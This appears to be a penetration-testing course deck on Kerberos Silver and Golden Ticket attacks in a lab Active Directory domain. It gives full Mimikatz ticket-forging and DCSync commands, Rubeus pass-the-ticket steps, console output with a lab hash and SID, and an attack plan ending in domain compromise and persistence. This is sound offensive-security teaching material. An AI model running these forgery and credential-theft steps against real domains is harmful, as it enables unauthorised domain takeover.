
- SPN
- Service Owner hash (computer or user) which are usually service accounts



# OBTAINING TGS (3 & 4)



# AUTHENTICATING TO SERVICE (5)



# SILVER TICKET SERVICES

| Service Type                     | Service Silver Ticket                                                           | Command example on DC-01                                                                       |
|----------------------------------|---------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------|
| Scheduled Tasks                  | HOST                                                                            | Schtasks.exe /S dc-01                                                                          |
| Windows File Share (CIFS)        | CIFS                                                                            | <ul style="list-style-type: none"><li>• Dir \\dc-01\c\$</li><li>• PsExec \\dc-01 cmd</li></ul> |
| LDAP operations, included DCSync | LDAP                                                                            | In Mimikatz:<br>lsadump::dcsync /user:krbtgt                                                   |
| Powershell Remoting              | HOST<br>HTTP<br><br>Depending on OS version<br>may also need:<br>WSMAN<br>RPCSS | Enter-PSSession -ComputerName dc-01                                                            |

# **MISSION**

Perform Silver Ticket Targeting one of the  
Web-01 or DC-01 Services

# SOLUTION SILVER TICKET

While having the web-01 machine account hash from previous dumps.

To obtain domain sid (ignoring the last digits):

```
whoami /user
```

In Mimikatz:

```
kerberos::golden /domain:alto.tel /sid:[Domain sid] /rc4:[web-01 hash]
/user:anyuser /id:500 /target:web-01.alto.tel /service:host /ptt
```

Klist displays the contents of a Kerberos credentials cache or key table

```
Klist
```

```
Schtasks /S web-01.alto.tel
```

```

TICKET(S) purged!
PS C:\Users\pwnd.user\Desktop\AD-Tools> & '.\mimikatz_trunk-2.2.0 20210531\x64\mimikatz.exe'

.#####. mimikatz 2.2.0 (x64) #19041 May 31 2021 00:08:47
^ ## "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > https://blog.gentilkiwi.com/mimikatz
v ## Vincent LE TOUX (vincent.letoux@gmail.com)
'####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::golden /domain:alto.tel /sid:s-1-5-21-2582176681-3086773903-3647961831 /rc4:9cbea1282bcb33a0f3caf3c83ccffea7 /user:anyuser /id:500 /target:web-01.alto.tel /service:host
/pkt
User : anyuser
Domain : alto.tel (ALTO)
SID : S-1-5-21-2582176681-3086773903-3647961831
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 9cbea1282bcb33a0f3caf3c83ccffea7 - rc4_hmac_nt
Service : host
Target : web-01.alto.tel
Lifetime : 8/1/2022 12:40:03 AM ; 7/29/2032 12:40:03 AM ; 7/29/2032 12:40:03 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'anyuser @ alto.tel' successfully submitted for current session

mimikatz # exit
Bye!
PS C:\Users\pwnd.user\Desktop\AD-Tools> schtasks.exe /S web-01.alto.tel

Folder: \
TaskName Next Run Time Status
=====
CreateExplorerShellUnelevatedTask N/A Ready
User_Feed_Synchronization-{F5B262FD-313F} 8/1/2022 3:13:20 AM Ready

Folder: \Microsoft
TaskName Next Run Time Status
```

# SOLUTION SILVER TICKET (RUBEUS)

/ptt option in mimikatz is used to pass the ticket directly, but we have an option of just issuing it and pass the ticket using another tool like Rubeus.

In Mimikatz:

```
kerberos::golden /domain:alto.tel /sid:[Domain sid] /rc4:[web-01 hash]
/user:anyuser /id:500 /target:web-01.alto.tel /service:host
```

The ticket will be saved in your directory with name “**ticket.kirbi**”

Then, in Rubeus:

```
.\Rubeus.exe ptt /ticket:ticket.kirbi
```

# ATTACK PLAN

Find domain controller

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Find domain admin hashes

Compromise domain

Compromise target servers

Achieve persistence



# KERBEROS ATTACKS

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
## GOLDEN TICKET

# **GOLDEN TICKET**


- Hackers bypass the KDC and create TGTs themselves to get access to various resources impersonating privileged users including domain admins
- Encrypt it using krbtgt hash
- Krbtgt hash can be obtained from lsass process or NTDS.dit file of DC (needs DA privilege)
  - commonly via DCSync Attack
- Have access for 10 years

## **Prerequisites**


- krbtgt hash



